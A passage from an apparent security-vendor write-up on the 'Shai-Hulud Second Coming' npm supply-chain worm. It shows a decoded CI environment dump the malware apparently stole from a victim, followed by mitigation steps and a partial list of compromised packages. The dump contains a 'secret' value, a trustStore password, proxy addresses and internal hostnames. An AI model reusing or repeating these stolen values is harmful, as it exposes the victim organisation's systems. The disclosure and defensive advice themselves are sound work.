    "Timeout": "360000",
    "NODE_EXTRA_CA_CERTS": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/tools/nix_64/provenance-0.44.0/var/work/proxy-cacerts.pem",
    "REPOSOLNS_SBT_SNAPSHOT_REPO": "https://sbt.ci.artifacts.walmart.com/artifactory/ret-marketplace-sbt-snapshots-local",
    "TRIGGER_TARGET_BRANCH": "AGAction",
    "PROVENANCE_CACERT_PEM": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/tools/nix_64/provenance-0.44.0/var/work/proxy-cacerts.pem",
    "PROXIMITY_MVN_RELEASE": "https://repository.walmart.com/content/groups/public/",
    "RUN_CHANGES_DISPLAY_URL": "https://runner-1-2175078775.<redacted>pro-prod-runner02.prod-ndc23.prod.walmart.com/job/Feature-MultiBranch-PWT/job/AGAction/22/display/redirect?page=changes",
    "COLOR": "0",
    "npm_config_local_prefix": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/ws",
    "LOOPER_EXECUTOR": "0",
    "REPOSOLNS_NPM_SNAPSHOT_REPO": "https://npm.ci.artifacts.walmart.com/artifactory/api/npm/ret-marketplace-npm",
    "PROVENANCE_HOSTNAME": "agent-17-2154463403.<redacted>pro-prod-agent110.edc02.prod.walmart.com",
    "NPM_CONFIG_REGISTRY": "https://npm.ci.artifacts.walmart.com/artifactory/api/npm/ret-marketplace-npm/",
    "npm_config_globalconfig": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/tools/nix_64/nodejs-22.1.0/globalconfig",
    "REPOSOLNS_MVN_REPO": "https://mvn.ci.artifacts.walmart.com/artifactory/ret-marketplace-mvn",
    "REPOSOLNS_DOCKER_REPONAME": "ret-marketplace-docker",
    "EDITOR": "vi",
    "REPOSOLNS_MVN_SNAPSHOT_REPO": "https://mvn.ci.artifacts.walmart.com/artifactory/ret-marketplace-mvn-snapshots-local",
    "ENV": "qa",
    "MART_UPPER": "",
    "HUDSON_HOME": "/<redacted>/<redacted>-workspace",
    "PWD": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/ws/node_modules/@postman/tunnel-agent",
    "LOGNAME": "<redacted>",
    "NODEJS_HOME": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/tools/nix_64/nodejs-22.1.0",
    "GIT_SSL_CAINFO1": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/tools/nix_64/provenance-0.44.0/var/work/proxy-cacerts.pem",
    "PROXIMITY_MVN_SNAPSHOT": "https://repository.walmart.com/content/groups/public_snapshots/",
    "BUILD_URL": "https://runner-1-2175078775.<redacted>pro-prod-runner02.prod-ndc23.prod.walmart.com/job/Feature-MultiBranch-PWT/job/AGAction/22/",
    "SLACK_CHANNEL": "",
    "ALLOW_NPM_PUSH_TO_AF": "true",
    "PROVENANCE_HOME": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/tools/nix_64/provenance-0.44.0",
    "NPM_HOME": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/tools/nix_64/npm-10.7.0",
    "GITHUB_BRANCH_URL": "https://gecgithub01.walmart.com/RET-Marketplace/mp-coee-pwt",
    "REPOSOLNS_DOCKER_SNAPSHOT_REPONAME": "ret-marketplace-docker-snapshots-local",
    "JOB_URL": "https://runner-1-2175078775.<redacted>pro-prod-runner02.prod-ndc23.prod.walmart.com/job/Feature-MultiBranch-PWT/job/AGAction/",
    "npm_package_dev": "",
    "npm_config_init_module": "/mnt/<redacted>/.npm-init.js",
    "BUILD_NUMBER": "22",
    "SYSTEMD_EXEC_PID": "2414440",
    "GIT_COMMITTER_NAME": "SVC-ciad-prod1",
    "ALLOW_ARTIFACTORY": "true",
    "LOOPER_AGENT_LABELS": "ASSEMBLY-<redacted>pro-prod-agent110, CLOUD-prod-edc02, docker-daemon, linux, <redacted>pro-prod-agent110, <redacted>pro-prod-agent110-17",
    "_": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/tools/nix_64/nodejs-22.1.0/bin/node",
    "PROXIMITY_MVN_REPO": "https://repository.walmart.com/content/groups/public",
    "REPOSOLNS_SBT_REPO": "https://sbt.ci.artifacts.walmart.com/artifactory/ret-marketplace-sbt",
    "REPOSOLNS_PYPI_SNAPSHOT_REPO": "https://pypi.ci.artifacts.walmart.com/artifactory/api/pypi/ret-marketplace-pypi-snapshots-local",
    "LOOPER_AGENT": "<redacted>pro-prod-agent110-17",
    "MAIL_TO": "",
    "BUILD_DISPLAY_NAME": "#22",
    "HOME": "/mnt/<redacted>",
    "npm_package_peer": "",
    "LANG": "en-US",
    "REPOSOLNS_SBT_RELEASE_REPO": "https://sbt.ci.artifacts.walmart.com/artifactory/ret-marketplace-sbt-prod-local",
    "WORKDIR": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/ws",
    "DataProvider": "false",
    "TRIM_TASK_LOG": "false",
    "TRIGGER_BRANCH": "AGAction",
    "npm_package_version": "0.6.7",
    "LOOPER_SLAVE_LABELS": "ASSEMBLY-<redacted>pro-prod-agent110, CLOUD-prod-edc02, docker-daemon, linux, <redacted>pro-prod-agent110, <redacted>pro-prod-agent110-17",
    "REPOSOLNS_VIRTUAL_DEFAULT_DEPLOYMENT": "-prod-local",
    "REPOSOLNS_DOCKER_RELEASE_REPONAME": "ret-marketplace-docker-prod-local",
    "LOOPER_TRIGGER": "USER",
    "REPOSOLNS_NPM_RELEASE_REPO": "https://npm.ci.artifacts.walmart.com/artifactory/api/npm/ret-marketplace-npm-prod-local",
    "SEND_SLACK": "false",
    "REPOSOLNS_FQDN_CI": "ci.artifacts.walmart.com",
    "npm_config_proxy": "http://10.167.213.150:43754",
    "JENKINS_URL": "https://runner-1-2175078775.<redacted>pro-prod-runner02.prod-ndc23.prod.walmart.com/",
    "npm_package_resolved": "https://npm.ci.artifacts.walmart.com:443/artifactory/api/npm/ret-marketplace-npm/@postman/tunnel-agent/-/tunnel-agent-0.6.7.tgz",
    "JOB_BASE_NAME": "AGAction",
    "GITHUB_BRANCH_CAUSE_SKIP": "false",
    "REPOSOLNS_DOCKER_SERVER": "docker.ci.artifacts.walmart.com",
    "REPOSOLNS_SCALA_REPO": "https://sbt.ci.artifacts.walmart.com/artifactory/ret-marketplace-sbt",
    "https_proxy": "http://10.167.213.150:43754",
    "JOB_NAME": "Feature-MultiBranch-PWT/AGAction",
    "IS_ENV_PREPPED": "true",
    "REPOSOLNS_MVN_RELEASE": "https://mvn.ci.artifacts.walmart.com/artifactory/ret-marketplace-mvn",
    "LOOPER_SONAR_TEST_URL": "https://sonar<redacted>producer.walmart.com/<redacted>-sonar-results",
    "INVOCATION_ID": "f834301562964d4eba8eb58e8204315f",
    "RUN_DISPLAY_URL": "https://runner-1-2175078775.<redacted>pro-prod-runner02.prod-ndc23.prod.walmart.com/job/Feature-MultiBranch-PWT/job/AGAction/22/display/redirect",
    "CHROMEDRIVER_CDNURL": "http://gec-maven-nexus.walmart.com/nexus/repository/googleapis-storage/chromedriver",
    "REPOSOLNS_NPM_REPO": "https://npm.ci.artifacts.walmart.com/artifactory/api/npm/ret-marketplace-npm",
    "LOOPER_SCM_URL": "https://gecgithub01.walmart.com/RET-Marketplace/mp-coee-pwt.git",
    "GIT_AUTHOR_EMAIL": "SVC-ciad-prod1@walmart.com",
    "REPOSOLNS_MVN_SNAPSHOT": "https://mvn.ci.artifacts.walmart.com/artifactory/ret-marketplace-mvn-snapshots-local",
    "LOOPER_FLOW": "init",
    "secret": "dde38c953e6fe119ebde4be3321ee547038ec555c4e9e5e9cc30b9a309a59383",
    "LOOPER_FLOW_TYPE": "BRANCH",
    "REPOSOLNS_GENERIC_SNAPSHOT_REPO": "https://generic.ci.artifacts.walmart.com/artifactory/ret-marketplace-generic-snapshots-local",
    "Project": "feature",
    "GITHUB_BRANCH_TITLE": "",
    "JOB_DISPLAY_URL": "https://runner-1-2175078775.<redacted>pro-prod-runner02.prod-ndc23.prod.walmart.com/job/Feature-MultiBranch-PWT/job/AGAction/display/redirect",
    "INIT_CWD": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/ws",
    "reposolnsPrepEnvStepOptions": "{{maxRetries = 3, timeout = 10, waitTime = 3, afUrl = 'https://ci.artifacts.walmart.com/artifactory/api/plugins/execute/EnvVariablesMap?params=org=_{LOOPER_SCM_OWNER_ID.toLowerCase()};type=properties'}}",
    "reposolnsUsername": "reposolns",
    "WORKSPACE": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/ws",
    "npm_lifecycle_script": "node setup_bun.js",
    "LOOPER_JOB_TYPE": "multibranch",
    "LOOPER_YAML_LOCATION": ".<redacted>Feature.yml",
    "GIT_PREVIOUS_COMMIT": "5595cbd56d1df1f15d859f5535d5c157f26b81df",
    "reposolns_context": "{{id = prod, access_tokens = {ci_write = {credentials_id = reposolns_vault_ci_write_creds_prod, token_id = reposolns_vault_ci_write_token_prod, url = https://akeyless.gw.prod.glb.us.walmart.net:8080, path = \"_{reposolns_context.id.replaceFirst('prod', '').replaceFirst('^(qa|stg)$', 'Non-')}Prod/reposolns/#{reposolns_context.id}/ci_write/_{LOOPER_SCM_OWNER_ID.toLowerCase()}\", af_username = reposolns, access_id = 'p-8dydleky17zq', access_type = ldap}}, technologies = [{access_token_id = ci_write, reference_id = docker.ci.artifacts.walmart.com, type = docker}, {access_token_id = ci_write, reference_id = 'docker.ci.artifacts.#{reposolns_context.id}.walmart.com', type = docker}, {access_token_id = ci_write, reference_id = 'af-snapshot', type = maven}, {access_token_id = ci_write, reference_id = 'af-release', type = maven}], environment = {REPOSOLNS_FQDN_CI = ci.artifacts.walmart.com, REPOSOLNS_URL = 'https://#{REPOSOLNS_FQDN_CI}/artifactory'}}}",
    "SONAR_SCANNER_OPTS1": "-Djavax.net.ssl.trustStore=/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/tools/nix_64/provenance-0.44.0/var/work/proxy-cacerts.jks -Djavax.net.ssl.trustStorePassword=foobar",
    "HUDSON_URL": "https://runner-1-2175078775.<redacted>pro-prod-runner02.prod-ndc23.prod.walmart.com/",
    "npm_package_optional": "",
    "REPOSOLNS_PYPI_BASEURL": "https://pypi.ci.artifacts.walmart.com/artifactory/api/pypi",
    "npm_config_npm_version": "10.7.0",
    "CURLOPT_CAPATH1": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/tools/nix_64/provenance-0.44.0/var/work/proxy-cacerts.pem",
    "GITHUB_BRANCH_FULL_REF": "refs/heads/AGAction",
    "GIT_COMMITTER_EMAIL": "SVC-ciad-prod1@walmart.com",
    "npm_package_name": "@postman/tunnel-agent",
    "GITHUB_BRANCH_NAME": "AGAction",
    "NODE_NAME": "<redacted>pro-prod-agent110-17",
    "LOOPER_RUN_ID": "03bd94b0-6650-4c5c-90c0-0c883b7746c6",
    "npm_config_prefix": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/tools/nix_64/nodejs-22.1.0",
    "GITHUB_BRANCH_HEAD_SHA": "16f766887ffda24e6cf41bbb3d900ada4aa1d881",
    "LOOPER_NAME": "Feature-MultiBranch-PWT/AGAction",
    "USER": "<redacted>",
    "npm_config_http_proxy": "http://sysproxy.wal-mart.com:8080",
    "JAVA_TOOL_OPTIONS": "-Dhttp.useProxy=true -Dhttps.useProxy=true -Dhttp.proxyHost=10.167.213.150 -Dhttp.proxyPort=43754 -Dhttps.proxyHost=10.167.213.150 -Dhttps.proxyPort=43754 -Dhttp.nonProxyHosts='localhost|127.0.0.1|cdn.cocoapods.org|*-keystone-endpoint.prod.walmart.com|cdn.jsdelivr.net|slack.com|*.blob.core.windows.net|mockDeliveryUrl|*.saucelabs.com|jira.walmart.com|*.prod.us.walmart.net|*.googleapis.com|euclid.azurecr.io|*xmatters.com|sandbox-cluboperations-claims.azurewebsites.net|accounts.google.com|usgta*.wal-mart.com|metadata.google.*|cloud.google.com|*ossindex.sonatype.org*|*.azure-api.net|sb.scorecardresearch.com|i.imgur.com|kafka-local-landoop|mock-server|vault|postgresql|active-mq|phonehome.hazelcast.com|*.azurewebsites.net|login.microsoftonline.com|dc.services.visualstudio.com|marketplace.walmartapis.com|*.saucelabs.com|blob.core.windows.net|file.appcenter.ms|testburst.walmart.com|tnest.walmart.com|gcr.io'",
    "NO_PROXY": ".us.wal-mart.com,localhost,127.0.0.1,dev.walmart.com,cdn.cocoapods.org,*-keystone-endpoint.prod.walmart.com,cdn.jsdelivr.net,slack.com,*.blob.core.windows.net,mockDeliveryUrl,ondemand.saucelabs.com,jira.walmart.com,*.prod.us.walmart.net,*.googleapis.com,euclid.azurecr.io,*xmatters.com,sandbox-cluboperations-claims.azurewebsites.net,accounts.google.com,usgta*.wal-mart.com,metadata.google.*,cloud.google.com,ossindex.sonatype.org,*.azure-api.net,*dev-transpo-fresh-pullforward-aggregator.azurewebsites.net/actuator/health,*samsclub.riversand.com*,sb.scorecardresearch.com,i.imgur.com,kafka-local-landoop,mock-server,vault,postgresql,active-mq,phonehome.hazelcast.com,*.azurewebsites.net,login.microsoftonline.com,dc.services.visualstudio.com,marketplace.walmartapis.com,*.saucelabs.com,blob.core.windows.net,file.appcenter.ms,testburst.walmart.com,tnest.walmart.com,gcr.io",
    "REPOSOLNS_HELM_SNAPSHOT_REPO": "https://helm.ci.artifacts.walmart.com/artifactory/ret-marketplace-helm-snapshots-local",
    "EmailReport": "false",
    "HUDSON_SERVER_COOKIE": "cad2bf9e97974601",
    "PHANTOMJS_CDNURL": "http://gec-maven-nexus.walmart.com/nexus/repository/PhantomJS",
    "TestAPPType": "UI",
    "REPOSOLNS_DOCKER_REPO": "ret-marketplace-docker",
    "NPM_CONFIG_USERCONFIG": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/tools/nix_64/nodejs-22.1.0/userconfig",
    "MART": "us",
    "proxy": "com.walmartlabs.<redacted>.engine.tools.ProxyConfig@56276214",
    "NPM_CONFIG_GLOBALCONFIG": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/tools/nix_64/nodejs-22.1.0/globalconfig",
    "NPM_REGISTRY_VARIANCE": "0",
    "npm_lifecycle_event": "preinstall",
    "APP_NAME": "ONDEMAND",
    "GIT_URL": "https://gecgithub01.walmart.com/RET-Marketplace/mp-coee-pwt.git",
    "SHLVL": "1",
    "BUILD_TAG": "jenkins-Feature-MultiBranch-PWT-AGAction-22",
    "SSL_CERT_FILE1": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/tools/nix_64/provenance-0.44.0/var/work/proxy-cacerts.pem",
    "HTTPS_PROXY": "http://10.167.213.150:43754",
    "PRIVATE_NPM_REGISTRY": "https://npm.ci.artifacts.walmart.com/artifactory/api/npm/ret-marketplace-npm/",
    "HTTP_PROXY": "http://10.167.213.150:43754",
    "EXECUTOR_NUMBER": "0",
    "reposolnsPassword": "<redacted>",
    "NPM_REGISTRY_PRIMARY": "https://npm.ci.artifacts.walmart.com/artifactory/api/npm/ret-marketplace-npm/",
    "TEST_RESULT": "false",
    "TRIGGER_REFSPEC": "+refs/heads/AGAction:refs/remotes/origin/AGAction",
    "REPOSOLNS_MVN_RELEASE_REPO": "https://mvn.ci.artifacts.walmart.com/artifactory/ret-marketplace-mvn-prod-local",
    "http_proxy": "http://10.167.213.150:43754",
    "JENKINS_HOME": "/<redacted>/<redacted>-workspace",
    "npm_config_user_agent": "npm/10.7.0 node/v22.1.0 linux x64 workspaces/false ci/jenkins",
    "npm_execpath": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/tools/nix_64/npm-10.7.0/node_modules/npm/bin/npm-cli.js",
    "CLASSPATH": "",
    "npm_config_strict_ssl": "",
    "NODE_PATH": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/tools/nix_64/npm-10.7.0/node_modules",
    "REQUESTS_CA_BUNDLE": "/etc/ssl/certs/ca-certificates.crt",
    "GIT_SSL_CAPATH1": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/tools/nix_64/provenance-0.44.0/var/work/proxy-cacerts.pem",
    "npm_package_json": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/ws/node_modules/@postman/tunnel-agent/package.json",
    "CODEGATE_JAR": "/mnt/<redacted>/tools/codegate/codegate-2.1003.11/codegate-2.1003.11-shaded.jar",
    "BASEDIR": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/ws",
    "GIT_COMMIT": "16f766887ffda24e6cf41bbb3d900ada4aa1d881",
    "NODE_LABELS": "ASSEMBLY-<redacted>pro-prod-agent110 CLOUD-prod-edc02 docker-daemon linux <redacted>pro-prod-agent110 <redacted>pro-prod-agent110-17",
    "Workers": "5",
    "JOURNAL_STREAM": "8:1438904637",
    "agent_name": "<redacted>pro-prod-agent110-17",
    "GIT_AUTHOR_NAME": "SVC-ciad-prod1",
    "REPOSOLNS_PYPI_URL": "https://pypi.ci.artifacts.walmart.com/artifactory/api/pypi",
    "npm_config_noproxy": "",
    "PATH": "/mnt/<redacted>/.bun/bin:/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/ws/node_modules/@postman/tunnel-agent/node_modules/.bin:/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/ws/node_modules/@postman/node_modules/.bin:/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/ws/node_modules/node_modules/.bin:/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/ws/node_modules/.bin:/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/node_modules/.bin:/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/node_modules/.bin:/mnt/<redacted>/workspace/node_modules/.bin:/mnt/<redacted>/node_modules/.bin:/mnt/node_modules/.bin:/node_modules/.bin:/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/tools/nix_64/npm-10.7.0/node_modules/npm/node_modules/@npmcli/run-script/lib/node-gyp-bin:/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/tools/nix_64/npm-10.7.0/node_modules/.bin:/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/tools/nix_64/jdk-1.8.0_161-b12/bin:/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/tools/nix_64/npm-10.7.0:/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/tools/nix_64/nodejs-22.1.0/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin",
    "ENV_UPPER": "",
    "npm_config_node_gyp": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/tools/nix_64/npm-10.7.0/node_modules/npm/node_modules/node-gyp/bin/node-gyp.js",
    "SQUAD": "GlobalMarketplace",
    "GIT_LOCAL_BRANCH": "AGAction",
    "REPOSOLNS_HELM_REPO": "https://helm.ci.artifacts.walmart.com/artifactory/ret-marketplace-helm",
    "CI": "true",
    "RUN_ARTIFACTS_DISPLAY_URL": "https://runner-1-2175078775.<redacted>pro-prod-runner02.prod-ndc23.prod.walmart.com/job/Feature-MultiBranch-PWT/job/AGAction/22/display/redirect?page=artifacts",
    "LOOPER_SHORT_NAME": "AGAction",
    "RUN_ID": "MPCOEE_AGAction-22",
    "taskId": "13",
    "npm_config_global_prefix": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/tools/nix_64/nodejs-22.1.0",
    "ARTIFACTORY_NPM_UPDATED": "true",
    "ak_Username": "SVC-MPCOEE-TEST1",
    "SHIELD_ONBOARDED": "false",
    "BRANCH_NAME": "AGAction",
    "GIT_BRANCH": "AGAction",
    "BUILD_ID": "22",
    "vault": "com.walmartlabs.<redacted>.engine.scopes.TypedSecrets@79a3d32d[credentials={ci_write=com.walmartlabs.<redacted>.engine.scopes.TypedSecrets$UsernamePassword@46a93cbf[username=reposolns,password=*******,type=username_password]},envs={REPOSOLNS_NPM_SNAPSHOT_REPO=https://npm.ci.artifacts.walmart.com/artifactory/api/npm/ret-marketplace-npm, REPOSOLNS_PYPI_REPO=https://pypi.ci.artifacts.walmart.com/artifactory/api/pypi/ret-marketplace-pypi, REPOSOLNS_SBT_SNAPSHOT_REPO=https://sbt.ci.artifacts.walmart.com/artifactory/ret-marketplace-sbt-snapshots-local, REPOSOLNS_HELM_REPO=https://helm.ci.artifacts.walmart.com/artifactory/ret-marketplace-helm, REPOSOLNS_DOCKER_REPO=ret-marketplace-docker, REPOSOLNS_FQDN_CI=ci.artifacts.walmart.com, REPOSOLNS_MVN_RELEASE_REPO=https://mvn.ci.artifacts.walmart.com/artifactory/ret-marketplace-mvn-prod-local, REPOSOLNS_URL=https://ci.artifacts.walmart.com/artifactory, REPOSOLNS_HELM_SNAPSHOT_REPO=https://helm.ci.artifacts.walmart.com/artifactory/ret-marketplace-helm-snapshots-local, REPOSOLNS_DOCKER_RELEASE_REPONAME=ret-marketplace-docker-prod-local, REPOSOLNS_SBT_REPO=https://sbt.ci.artifacts.walmart.com/artifactory/ret-marketplace-sbt, REPOSOLNS_DOCKER_SERVER=docker.ci.artifacts.walmart.com, REPOSOLNS_GENERIC_SNAPSHOT_REPO=https://generic.ci.artifacts.walmart.com/artifactory/ret-marketplace-generic-snapshots-local, REPOSOLNS_NPM_RELEASE_REPO=https://npm.ci.artifacts.walmart.com/artifactory/api/npm/ret-marketplace-npm-prod-local, REPOSOLNS_GENERIC_REPO=https://generic.ci.artifacts.walmart.com/artifactory/ret-marketplace-generic, REPOSOLNS_SBT_RELEASE_REPO=https://sbt.ci.artifacts.walmart.com/artifactory/ret-marketplace-sbt-prod-local, REPOSOLNS_DOCKER_SNAPSHOT_REPONAME=ret-marketplace-docker-snapshots-local, REPOSOLNS_SCALA_REPO=https://sbt.ci.artifacts.walmart.com/artifactory/ret-marketplace-sbt, REPOSOLNS_PYPI_RELEASE_REPO=https://pypi.ci.artifacts.walmart.com/artifactory/api/pypi/ret-marketplace-pypi-prod-local, REPOSOLNS_PYPI_URL=https://pypi.ci.artifacts.walmart.com/artifactory/api/pypi, REPOSOLNS_MVN_SNAPSHOT_REPO=https://mvn.ci.artifacts.walmart.com/artifactory/ret-marketplace-mvn-snapshots-local, REPOSOLNS_MVN_RELEASE=https://mvn.ci.artifacts.walmart.com/artifactory/ret-marketplace-mvn, REPOSOLNS_MVN_SNAPSHOT=https://mvn.ci.artifacts.walmart.com/artifactory/ret-marketplace-mvn-snapshots-local, REPOSOLNS_HELM_RELEASE_REPO=https://helm.ci.artifacts.walmart.com/artifactory/ret-marketplace-helm-prod-local, REPOSOLNS_VIRTUAL_DEFAULT_DEPLOYMENT=-prod-local, REPOSOLNS_GENERIC_RELEASE_REPO=https://generic.ci.artifacts.walmart.com/artifactory/ret-marketplace-generic-prod-local, REPOSOLNS_NPM_REPO=https://npm.ci.artifacts.walmart.com/artifactory/api/npm/ret-marketplace-npm, REPOSOLNS_MVN_REPO=https://mvn.ci.artifacts.walmart.com/artifactory/ret-marketplace-mvn, REPOSOLNS_NPM_BASEURL=https://npm.ci.artifacts.walmart.com/artifactory/api/npm, REPOSOLNS_DOCKER_REPONAME=ret-marketplace-docker, REPOSOLNS_PYPI_BASEURL=https://pypi.ci.artifacts.walmart.com/artifactory/api/pypi, REPOSOLNS_PYPI_SNAPSHOT_REPO=https://pypi.ci.artifacts.walmart.com/artifactory/api/pypi/ret-marketplace-pypi-snapshots-local},techs=[com.walmartlabs.<redacted>.engine.scopes.TypedSecrets$DockerScope@62351a8a[credname=ci_write,email=<null>,server=docker.ci.artifacts.walmart.com], com.walmartlabs.<redacted>.engine.scopes.TypedSecrets$DockerScope@710a2d26[credname=ci_write,email=<null>,server=docker.ci.artifacts.prod.walmart.com], com.walmartlabs.<redacted>.engine.scopes.TypedSecrets$MavenScope@16d7b291[credname=ci_write,id=af-snapshot], com.walmartlabs.<redacted>.engine.scopes.TypedSecrets$MavenScope@19143830[credname=ci_write,id=af-release]]]",
    "npm_config_cafile": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/tools/nix_64/provenance-0.44.0/var/work/proxy-cacerts.pem",
    "npm_node_execpath": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction/tools/nix_64/nodejs-22.1.0/bin/node",
    "npm_config_https_proxy": "http://10.167.213.150:43754",
    "WS_ROOT": "/mnt/<redacted>/workspace/Feature-MultiBranch-PWT/AGAction",
    "REPOSOLNS_GENERIC_RELEASE_REPO": "https://generic.ci.artifacts.walmart.com/artifactory/ret-marketplace-generic-prod-local",
    "REPOSOLNS_URL": "https://ci.artifacts.walmart.com/artifactory",
    "npm_package_engines_node": "*",
    "POSTINSTALL_BG": "1"
  }
}

Figure 12: Decoded content of the environment.js file.

truffleSecrets.json

This file contains all of the data collected by TruffleHog, including credentials and secrets for various platforms. Like the other JSON files, this file is also double base64-encoded.

Return of Shai-Hulud: The “Second Coming” of the NPM Supply Chain Compromise
Figure 13: Decoded content of the truffleSecrets.json file.

Mitigation Recommendations

As highlighted in the previous Shai-Hulud blog, it is always difficult to detect and respond to supply chain compromises. It is not always clear where these packages are used and what other libraries use them. We recommend taking the following actions:

  • Review the list of compromised packages below and audit your development environment for them
  • Rotate all GitHub, npm, cloud, and CI/CD secrets
  • Check GitHub for repositories that have been made public
  • Check GitHub for repositories that have the description Sha1-Hulud: The Second Coming
  • Audit GitHub for any unauthorized workflows
  • Deploy phishing-resistant MFA solutions for CI/CD pipelines and developers
  • Monitor any newly published npm packages within the organization
  • Disable post-install scripts

Compromise Packages

This list of packages below is accurate as of 15:00 EST on November 24, 2025. As this is an evolving situation, this list may not be complete and is expected to change over time.

Package Name

Version

02-echo

0.0.7

@accordproject/concerto-analysis

3.24.1

@accordproject/concerto-linter

3.24.1

@accordproject/concerto-linter-default-ruleset

3.24.1

@accordproject/concerto-metamodel

3.12.5

@accordproject/concerto-types

3.24.1

@accordproject/markdown-it-cicero

0.16.26

@accordproject/template-engine

2.7.2

@actbase/css-to-react-native-transform

1.0.3

@actbase/native

0.1.32

@actbase/node-server

1.1.19

@actbase/react-absolute

0.8.3

@actbase/react-daum-postcode

1.0.5

@actbase/react-kakaosdk

0.9.27

@actbase/react-native-actionsheet

1.0.3

@actbase/react-native-devtools

0.1.3

@actbase/react-native-fast-image

8.5.13

@actbase/react-native-kakao-channel

1.0.2

@actbase/react-native-kakao-navi

2.0.4

@actbase/react-native-less-transformer

1.0.6

@actbase/react-native-naver-login

1.0.1

@actbase/react-native-simple-video

1.0.13

@actbase/react-native-tiktok

1.1.3

@afetcan/api

0.0.13

@afetcan/storage

0.0.27

@alexadark/amadeus-api

1.0.4

@alexadark/gatsby-theme-events

1.0.1

@alexadark/gatsby-theme-wordpress-blog

2.0.1

@alexadark/reusable-functions

1.5.1

@alexcolls/nuxt-socket.io

0.0.7, 0.0.8

@alexcolls/nuxt-ux

0.6.2, 0.6.1

@antstackio/eslint-config-antstack

0.0.3

@antstackio/express-graphql-proxy

0.2.8

@antstackio/graphql-body-parser

0.1.1

@antstackio/json-to-graphql

1.0.3

@antstackio/shelbysam

1.1.7

@aryanhussain/my-angular-lib

0.0.23

@asyncapi/dotnet-rabbitmq-template

1.0.1,1.0.2

@asyncapi/edavisualiser

1.2.2,1.2.1

@asyncapi/go-watermill-template

0.2.76, 0.2.77

@asyncapi/java-template

0.3.6, 0.3.5

@asyncapi/keeper

0.0.2, 0.0.3

@asyncapi/php-template

0.1.1, 0.1.2

@asyncapi/python-paho-template

0.2.14, 0.2.15

@asyncapi/server-api

0.16.24, 0.16.25

@asyncapi/studio

1.0.3, 1.0.2

@asyncapi/web-component

2.6.6, 2.6.7

@bdkinc/knex-ibmi

0.5.7

@browserbasehq/bb9

1.2.21

@browserbasehq/director-ai

1.0.3

@browserbasehq/mcp

2.1.1

@browserbasehq/mcp-server-browserbase

2.4.2

@browserbasehq/sdk-functions

0.0.4

@browserbasehq/stagehand

3.0.4

@browserbasehq/stagehand-docs

1.0.1

@caretive/caret-cli

0.0.2

@chtijs/eslint-config

1.0.1

@clausehq/flows-step-httprequest

0.1.14

@clausehq/flows-step-jsontoxml

0.1.14

@clausehq/flows-step-mqtt

0.1.14

@clausehq/flows-step-sendgridemail

0.1.14

@clausehq/flows-step-taskscreateurl

0.1.14

@cllbk/ghl

1.3.1

@commute/bloom

1.0.3

@commute/market-data

1.0.2

@commute/market-data-chartjs

2.3.1

@dev-blinq/ai-qa-logic

1.0.19

@dev-blinq/cucumber-js

1.0.131

@dev-blinq/cucumber_client

1.0.738

@dev-blinq/ui-systems

1.0.93

@ensdomains/address-encoder

1.1.5

@ensdomains/blacklist

1.0.1

@ensdomains/buffer

0.1.2

@ensdomains/ccip-read-cf-worker

0.0.4

@ensdomains/ccip-read-dns-gateway

0.1.1

@ensdomains/ccip-read-router

0.0.7

@ensdomains/ccip-read-worker-viem

0.0.4

@ensdomains/content-hash

3.0.1

@ensdomains/curvearithmetics

1.0.1

@ensdomains/cypress-metamask

1.2.1

@ensdomains/dnsprovejs

0.5.3

@ensdomains/dnssec-oracle-anchors

0.0.2

@ensdomains/dnssecoraclejs

0.2.9

@ensdomains/durin

0.1.2

@ensdomains/durin-middleware

0.0.2

@ensdomains/ens-archived-contracts

0.0.3

@ensdomains/ens-avatar

1.0.4

@ensdomains/ens-contracts

1.6.1

@ensdomains/ens-test-env

1.0.2

@ensdomains/ens-validation

0.1.1

@ensdomains/ensjs

4.0.3

@ensdomains/ensjs-react

0.0.5

@ensdomains/eth-ens-namehash

2.0.16

@ensdomains/hackathon-registrar

1.0.5

@ensdomains/hardhat-chai-matchers-viem

0.1.15

